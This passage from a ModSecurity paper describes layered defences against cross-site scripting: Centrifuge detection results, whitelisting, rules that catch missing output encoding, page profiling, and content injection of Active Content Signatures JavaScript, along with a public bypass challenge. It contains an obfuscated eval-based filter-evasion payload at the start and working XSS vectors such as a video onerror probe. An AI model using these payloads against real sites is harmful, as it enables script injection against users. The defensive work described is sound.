                                   $a=!1e1?!1e1:eval
                                   a.a=$a
                                   $b=a.a($b)
```

☐ Harmless HTML is allowed

☐ Input is JSON encoded

method=POST enctype=application/x-www-form-urlencoded

Results (txn: P5Ox@n8AAQEAAGgC7VkAAAAJ)

CRS Anomaly Score Exceeded (score 115): IE XSS Filters - Attack Detected

All Matched Rules Shown Below

– Centrifuge Threshold Alert - Ratio Value is: %{tx.0}
Matched *2.5641025641026* at TX:ARGS:test_centrifuge_ratio

960023 Restricted Character Anomaly Detection Alert - Total # of special characters exceeded
Matched = at TX:restricted_char_count

960024 Restricted Character Anomaly Detection Alert - Repetative Non-Word Characters
Matched */ $* at TX:ARGS:test_normalized

9000016 Detects possible includes and typical script methods
Matched *:eval* at TX:ARGS:test_normalized

9000045 Detects basic SQL authentication bypass attempts 2/3
Matched *":a $b* at TX:ARGS:test_normalized

9000067 Detects unknown attack vectors based on PHPIDS Centrifuge detection
Matched *((++::* at TX:ARGS:test_centrifuge_converted

As you can see from the highlighted sections, both Centrifuge detection mechansims alerted on this payload.

Defensive Strategy #3 – Whitelist Filtering

Whitelist filtering, which is only allowing payloads that contain data that you are expecting is highly recommended, as it is less prone to evasions. It easy to create ModSecurity rules that can apply whitelisting rules to parameter values to restrict the character sets, sizes, etc…

Defensive Strategy #3 Problem – Applications that must allow HTML

There main two real-world issue that you may run into that limits the effectiveness and applicability of whitelisting filters is when an application must allow users to submit HTML. In this case, it is difficult to only allow certain sub-sets of allowable code. The OWASP Anti-Sammy Project is a great resource for scenarios where you must allow some HTML for users.

Defensive Strategy #4 – Identifying Improper Output Handling Flaws

The purpose of this section is to outline how to use ModSecurity to help address not only XSS attacks but to also address the underlying vulnerability, which is to detect web applications that aren't properly output encoding user-supplied data.

Application Defect Identification – Missing Output Encoding

ModSecurity does not currently manipulate inbound or outbound data so it can not, by itself, be used to properly apply any escaping of user data that is returned in output. While this is true, ModSecurity can be utilized to identify when web applications are failing to properly encode/escape user data in output. Keep in mind that this is a different approach they XSS attack detection. We are not looking for malicious inbound payloads. Instead, we can monitor when normal users interact with the application. By monitoring where user-supplied data is echoed back in a response, we can then determine if the application is applying any output escaping functions.

The following ModSecurity rule set will generically identify both Stored and Reflected XSS attacks where the inbound XSS payloads are not properly output encoded. For Reflected XSS attacks, the rules will identify inbound user supplied data that contains dangerous meta-characters, then store this data as a custom variable in the current transaction collection and inspect the outbound RESPONSE_BODY data to see if it contains the exact same inbound data. If proper outbound entity encoding of meta-characters is not utilized by the web application then the user supplied data in the response will exactly match the captured inbound data. This is effective at catching XSS attacks that utilize the “<script>alert(‘XSS’)</script>” type of checks typically sent during web assessments.

```
#
# XSS Detection - Missing Output Encoding
#
SecAction "phase:1,nolog,pass,initcol:global=xss_list"

#
# Identifies Reflected XSS
# If malicious input (with Meta-Characters) is echoed back in the
# reply non-encoded.
SecRule &ARGS "@gt 0" \
"chain,phase:4,t:none,log,auditlog,deny,status:403,id:'1',msg:'Pot
entially Malicious Meta-Characters in User Data Not Properly
Output Encoded.',logdata:'%{tx.inbound_meta-characters}'"
      SecRule ARGS "([\'\"\(\)\;<>/])" \
      "chain,t:none,capture,setvar:global.xss_list_%{time_epoch}=%
{matched_var},setvar:tx.inbound_meta-characters=%{matched_var}"
            SecRule RESPONSE_BODY "@contains %{tx.inbound_meta-
      characters}" "ctl:auditLogParts=+E"
```

For Stored XSS attacks, instead of the looking at the response body returned for the current transaction, we need to be able to identify if this user supplied data shows up in other parts of the web application. The following additional rule addresses this issue by capturing the same inbound data and then storing it in a persistent global collection. On subsequent requests by any client, the response body payload is inspected to see if it contains any of the XSS strings captured in the global collection.

```
#
# Identifies Stored XSS
# If malicious input (with Meta-Characters) is echoed back on any
# page non-encoded.
SecRule GLOBAL:'/XSS_LIST_.*/' "@within %{response_body}" \
"phase:4,t:none,log,auditlog,pass, msg:'Potentially Malicious M
eta-Characters in User Data Not Properly Output
Encoded',tag:'WEB_ATTACK/XSS'"
```

Defensive Strategy #5 – Application Profiling

Another approach that can be taken to identify successful XSS attacks (and planting of malware links on websites) is to apply some basic application profiling of the response body content to keep track of the expected number of:

- Javascript tags (<script)
- Iframes tags (<iframe)
- Image tags (<img)
- HTML Link tags (<a href)

The value of this approach is that you can identify when unexpected tags are found within the response body content. In order to achieve this functionality, the latest version of ModSecurity includes an experimental Lua script called profile_page_scripts.lua. The script will count the current # of script, iframe, image and link tags within the response body and then export them to ModSecurity TX variables. They are then inspected within the experimental modsecurity_crs_55_response_profiling.conf file.

As an example scenario, if you have a resource that does not legitimately have any javascript tags on it, and then suddenly an attacker is able to inject one, you will receive an alert message similar to this:

```
[Fri Jan 07 15:37:25 2011] [error] [client ::1] ModSecurity: Warning. Match of "eq
%{resource.nscripts}" against "TX:nscripts" required. [file
"/usr/local/apache/conf/modsec_current/experimental_rules/modsecurity_crs_55_respon
se_profiling.conf"] [line "15"] [msg "Number of Scripts in Page Have Changed."]
[data "Previous #: 0 and Current #: 1"] [severity "ERROR"] [hostname
"www.example.com"] [uri "/cgi-bin/shopping_cart.php"] [unique_id
"TSd5hcCoqAEAARpSEMUAAAAB"]
```

Defensive Strategy #4 Problems – DOM-based XSS

While application profiling can certainly aid it identifying successful reflected and stored XSS attacks, it's protections are most likely diminished when faced with DOM-based XSS attack payloads. This reason is that DOM-based XSS payloads are already being inserted into JS event locations, and as such don't need to include as much data. This means that if you have a DOM-based XSS flaw within your application, then application profiling will not help as the number of scripts on your page won't change, however the malicious payload will be present.

Defensive Strategy #5 – JS Sandbox Injection

In the previous section, we showed a method to use ModSecurity to identify if client request data is echoed back in html responses thus identifying a potential XSS vector. While this can prove useful to a large chunk of XSS flaws, it is not foolproof as there are many scenarios where the inbound data is altered slightly by the application and thus turns a benign payload into something executable (see the Giorgio Maone's Lost in Translation post for a perfect example with ASP classic). In this situation, the example rules to identify improper output handling wouldn't have matched...

There is a lot a WAF can do with outbound traffic to help protect web applications from information leakages. There has not been as much progress made, however, in analyzing, manipulating or adding data to outbound dynamic code being sent from the web application to the clients. This is the concept that I want to discuss today.

Concept

Previous versions of ModSecurity did not alter any of the actual transactional data (either inbound or outbound). ModSecurity would make copies of the data, place it into memory and then apply all data transformations, etc... and it would then decide what disruptive action to take if there was a rule match on the data. While this process works well in defense of the vast majority of web application security issues, there are still certain situations where it is limited.

Client-side security issues are difficult to address in this architecture since the WAF has no visibility on the client (inside the DOM of the browser). With the new Content Injection capabilities in ModSecurity, we have added two actions which will allow ModSecurity rule writers to either "prepend" or "append" any text data to text-based (html) outbound data content.

The really useful idea is to inject a JavaScript fragment at the top of all outgoing HTML pages. The advantage of using ModSecurity's Content Injection approach is that you can be assured that ***your code runs prior to any other user-supplied code*** that is leveraging an XSS flaw. For example you could detect JavaScript code in places where it is not expected, look for weird HTML/JavaScript code indicative of attacks, remove external links, and so on. While full support for DOM manipulation on the server is not available yet, ModSecurity does support content injection, where you can inject stuff at the beginning or at the end of the page. The original idea behind this this feature was to make DOM XSS detection possible within the client browser. The idea is to inject a chunk of JavaScript to analyse the request URI from inside the browser to detect attacks.

Some other use-case ideas for Injecting code by using a WAF:

- Ensure complex, dynamic behaviour independent of the application, including obfuscation & polymorphism.

- Continues updates and potentially even an “in the cloud” service.

- Provide protection for non-HTML pages by wrapping them in HTML (redirect, refresh, frames).

You could also use it to help secure session management:

- Avoid the evasion options of Cookies & HTTP authentication (Amit Klein, “Path Insecurity”)

- Perform implicit authentication to use to prevent session hijacking.

- One time tokens “super” digest authentication.

Intercept JavaScript Events to perform:

- Client side input validation (Amit Klein, “DOM Based Cross Site Scripting or XSS of the Third Kind”).

- DOM Hardening and Anomaly Detection.

- Rules/Signature based negative security.

Content Injection Directives and Variable Usage

`SecContentInjection`

```
Description: Enables content injection using actions append and prepend.
```

Syntax: SecContentInjection (On|Off)

Example Usage: SecContentInjection On

Version: 2.5.0

append

Description: Appends text given as parameter to the end of response body. For this action to work content injection must be enabled by setting SecContentInjection to On. Also make sure you check the content type of the response before you make changes to it (e.g. you don't want to inject stuff into images).

Action Group: Non-Disruptive

Processing Phases: 3 and 4.

Example:

```
SecRule RESPONSE_CONTENT_TYPE "^text/html" "nolog,pass,append:'<hr>Footer'"
```

prepend

Description: Prepends text given as parameter to the response body. For this action to work content injection must be enabled by setting SecContentInjection to On. Also make sure you check the content type of the response before you make changes to it (e.g. you don't want to inject stuff into images).

Action Group: Non-Disruptive

Processing Phases: 3 and 4.

Example:

```
SecRule RESPONSE_CONTENT_TYPE ^text/html "phase:3,nolog,pass,prepend:'Header<br>'"
```

Testing Injection Rules

Let's run a quick test with the following ruleset:

```
SecContentInjection On

SecDefaultAction "log,deny,phase:2,status:500,t:none,setvar:tx.alert=1"

SecRule TX:ALERT "@eq 1" "phase:3,nolog,pass,chain,prepend:'<script>alert(\"Why
Are You Trying To Hack My Site?\")</script>'"

      SecRule RESPONSE_CONTENT_TYPE "^text/html"
```

This rule set enables the Content Injection capabilities and then sets a default action. The important point to see on the SecDefaultAction line is the "setvar:tx.alert=1" action. What this will do is set a transactional variable if any of the rules trigger a match. The last two lines of the configuration are a chained rule set that runs in phase:3. The first part of the chain will simply look for the "alert" tx variable. If it is set, that means that the client's request has triggered one of the ModSecurity rules and is thus some form of attack. The second part of the rule then makes sure that the response data is of the correct content type (text/html). If so, this rule will then insert some javascript that will issue an alert pop-up box asking them why they are trying to hack the web site :)

XSS Defense Use-Case Example: Active Content Signatures (ACS)

Now that we have a mechanism for adding Javascript to outbound responses, which will allow us access into the browser environment, the next question is: what data do we add? After some independent research, including the OWASP Encoding Project and Google-Caja's html_sanitizer.js I decided to reach out to some fellow web security folks (Mario Heiderich and Stefano Di Paola) who lead me to Eduardo Vela's Active Content Signatures (ACS) Project. Bingo! This is the intro section from Eduardo's ACS PDF:

> _One of the main challenges in secure web application development is how to mix user supplied content and the server content. This, in its most basic form has created one ofthe most common vulnerabilities now a days that affect most if not all websites in the web, the so called Cross Site Scripting (XSS)._
>
> _A good solution would be a technology capable of limiting the scope of XSS attacks, by a way to tell the browser what trusted code is, and what is not. This idea has been out for ages, but it has always required some sort of browser native support. ACS (Active Content Signature) comes to solve this problem, by creating a JavaScript code that will work in all browsers, without the need to install anything, and that will completely remove from the DOM any type of dangerous code._
>
> _I will start by demonstrating how ACS solves XSS issues, without the need ofthe server to do any type of parsing or filtering, and without endangering the user. ACS will be appended at the beginning of the webpage's HTML code. As a simple external JavaScriptcode, something like:_
>
> _<html><head><script type="text/javascript"_
> _src="/acs.js">/*signaturehere*/<plaintext/></script>_
>
> _**When this script is loaded, it will automatically stop the parsing of the rest ofthe HTML page. It will, then recreate the DOM itself, taking out dangerous snippets of code (like event handlers,or scripts), making the browser display it's content's without any danger.** Now, if the user wants_

> *to make exceptions so their own scripts are loaded,they can do so, ina very simple way... adding a signature.*

After discussing my goals with Eduardo and working through some tests, we came up with a working proof of concept integration using ModSecurity's Content Injection capabilities to prepend the ACS JS code to the top of selected web pages. The advantage of this approach is that you don't have to alter the html source of any of your pages, as ModSecurity will prepend this data for you on the fly.

Here is what you need to test out this concept:

- Download the ACS JS file from the SVN site and place it in your site's DocumentRoot as clients will need to access this file when our injected JS executes.


- Download the localized ACS file from the ModSecurity site and place it within your DocumentRoot as well as the clients will also need to access this file. This is the file that creates the temporary DOM, validates/allows the authorized JS to run on your site and then recreates the DOM. You will need to update the "default-src" regular expression to allow JS to run from authorized domains (such as Google Analytics, 3rd party sites, etc...)

- Add the following ModSecurity directives/rules to your ModSecurity configuration:

```
SecContentInjection On


SecRule RESPONSE_CONTENT_TYPE "^text/html"
"phase:4,t:none,nolog,prepend:'<html><head><script type=\"text/javascript\"
src=\"/acs.js\"></script><script type=\"text/javascript\"
src=\"/xss.js\"></script>'"
```

In order to help facilitate community testing of this proof of concept, we have created an online demo.



ModSecurity Content Injection Demo: XSS Defense with Active Content Signatures

The purpose of this demo is to show possible XSS defenses by using ModSecrity's Content Injection capability to insert defensive Javascript to the beginning of html responses. This demo uses Eduardo (sirdarckcat) Vela's Active Content Signatures (ACS) code.

Read more about this concept here.

Demo Challenge

Your challenge is to try and bypass the ACS content injection and successfully execute a reflected XSS attack that executes JS code in your browser. You may toggle On/Off the XSS Content Injection Defense by checking the box in the form below. This will help to facilitate testing of working XSS payloads.

If you are successful, please notify us at any of the following places:

- @ModSecurity on Twitter

- OWASP ModSecurity Core Rule Set Mail-list


- Submit bug report to Jira

Last Data Submitted (is unescaped):

☐ Disable XSS Content Injection

Send method=GET enctype=application/x-www-form-urlencoded

Here is an example link that tests an XSS vector that works in FireFox and the accompanying screenshot of the resulting screen:



ModSecurity Content Injection Demo

The page at http://www.modsecurity.org says:

1

OK
org/demo/demo-deny-noescape.html?test=<vid
modsecurity
Open Source Web Application Firewall
Home
Projects
Documentation
Download
Contact
Blog

ModSecurity Content Injection Demo: XSS Defense with Active Content Signatures

The purpose of this demo is to show possible XSS defenses by using ModSecrity's Content Injection capability to insert defensive Javascript to the beginning of html responses. This demo uses Eduardo (sirdarckcat) Vela's Active Content Signatures (ACS) code.

Read more about this concept here.

Demo Challenge

Your challenge is to try and bypass the ACS content injection and successfully execute a reflected XSS attack that executes JS code in your browser. You may toggle On/Off the XSS Content Injection Defense by checking the box in the form below. This will help to facilitate testing of working XSS payloads.

If you are successful, please notify us at any of the following places:

- @ModSecurity on Twitter

- OWASP ModSecurity Core Rule Set Mail-list

- Submit bug report to Jira


Last Data Submitted (is unescaped):

```
<video onerror="javascript:alert(1)"><source>
```

☐ Disable XSS Content Injection

Send method=GET enctype=application/x-www-form-urlencoded

Once you enable the Content Injection defenses, however, you can see in the following screenshot that the ACS code as prevented the JS execution.



Last Data Submitted (is unescaped):

```
<video onerror="javascript:alert(1)"><source>
```

☐ Disable XSS Content Injection

Send method=GET enctype=application/x-www-form-urlencoded

```
<html>
  <head>
    <script src="/demo/acs.js" type="text/javascript">
    <script src="/demo/xss.js" type="text/javascript">
  </head>
  <body>
    <plaintext style="display: none;">&lt;html&gt; &lt;head&gt; &lt;title&gt;ModSecurity Content Injection
    Demo&lt;/title&gt; &lt;link href="http://www.modsecurity.org/ms.css" type="text/css" rel="StyleSheet"&gt;
    &lt;link rel="shortcut icon" href="http://www.modsecurity.org/favicon.ico" type="image/x-icon"&gt; &lt;meta
    http-equiv="Content-Type" content="text/html; charset=UTF-8"&gt; &lt;script type="text/javascript"
    src="http://www.modsecurity.org/demo/demo-deny-noescape.js"&gt;&lt;/script&gt; &lt;/head&gt; &lt;body&gt;
    &lt;div align="center"&gt; &lt;div id="frame"&gt; &lt;map name="headerLinks"&gt; &lt;area
    href="http://www.modsecurity.org/index.php" alt="ModSecurity" coords="22,74,248,11"&gt; &lt;area
    href="https://www.trustwave.com/" alt="Trustwave" coords="743,46,931,-2"&gt; &lt;/map&gt; &lt;div
    id="header"&gt; &lt;img src="http://www.modsecurity.org/g/header-top.jpg" width="930" height="101"
    alt="ModSecurity" border="0" usemap="#headerLinks"&gt;&lt;br&gt; &lt;div id="mainNav"&gt; &lt;a
    class="mainLink" href="http://www.modsecurity.org/"&gt;&lt;img onMouseOver="this.className='fadeOut';
    this.src='http://www.modsecurity.org/g/b-home-1.gif'" onMouseOut="this.className='fadeIn';
    this.src='http://www.modsecurity.org/g/b-home-0.gif'" src="http://www.modsecurity.org/g/b-home-0.gif"
    width="106" height="27" alt="Home" title="Home" border="0"&gt;&lt;/a&gt; &lt;a class="mainLink"
```

The Firebug console shows where the new ACS defensive JS code is prepending to the HTML <head> section of code by ModSecurity. Then in the <body> section, you can see how ACS has disabled the existing DOM by placing it within a <plaintext> hidden tag and then recreated the DOM using the ACS filtering rules. This filtering prevented the XSS payload from triggering.

We encourage the community to help test this implementation to help identify any evasions or bugs. You can toggle on/off the XSS Defense to ensure that your payload executes and then continue testing with the defense in place.

Current Limitations

- The current implementation of ACS does not allow for inline scripts, so web pages would need to be re-written to reference external src files.

- There are still browser quirks that cause parsing errors in the new DOM rendered by ACS (surprise, surprise in IE...)

- The blacklist tags in the ACS code still need to be expanded

Conclusions

While the ideal scenario for vulnerability remediation is to actually fix the issues within the code, ModSecurity's robust rules language and advanced features (such as Content Injection and Lua) offer an impressive platform for externally addressing web application vulnerabilities. We hope that the concepts presented in this paper help to provide a layered defense for XSS issues.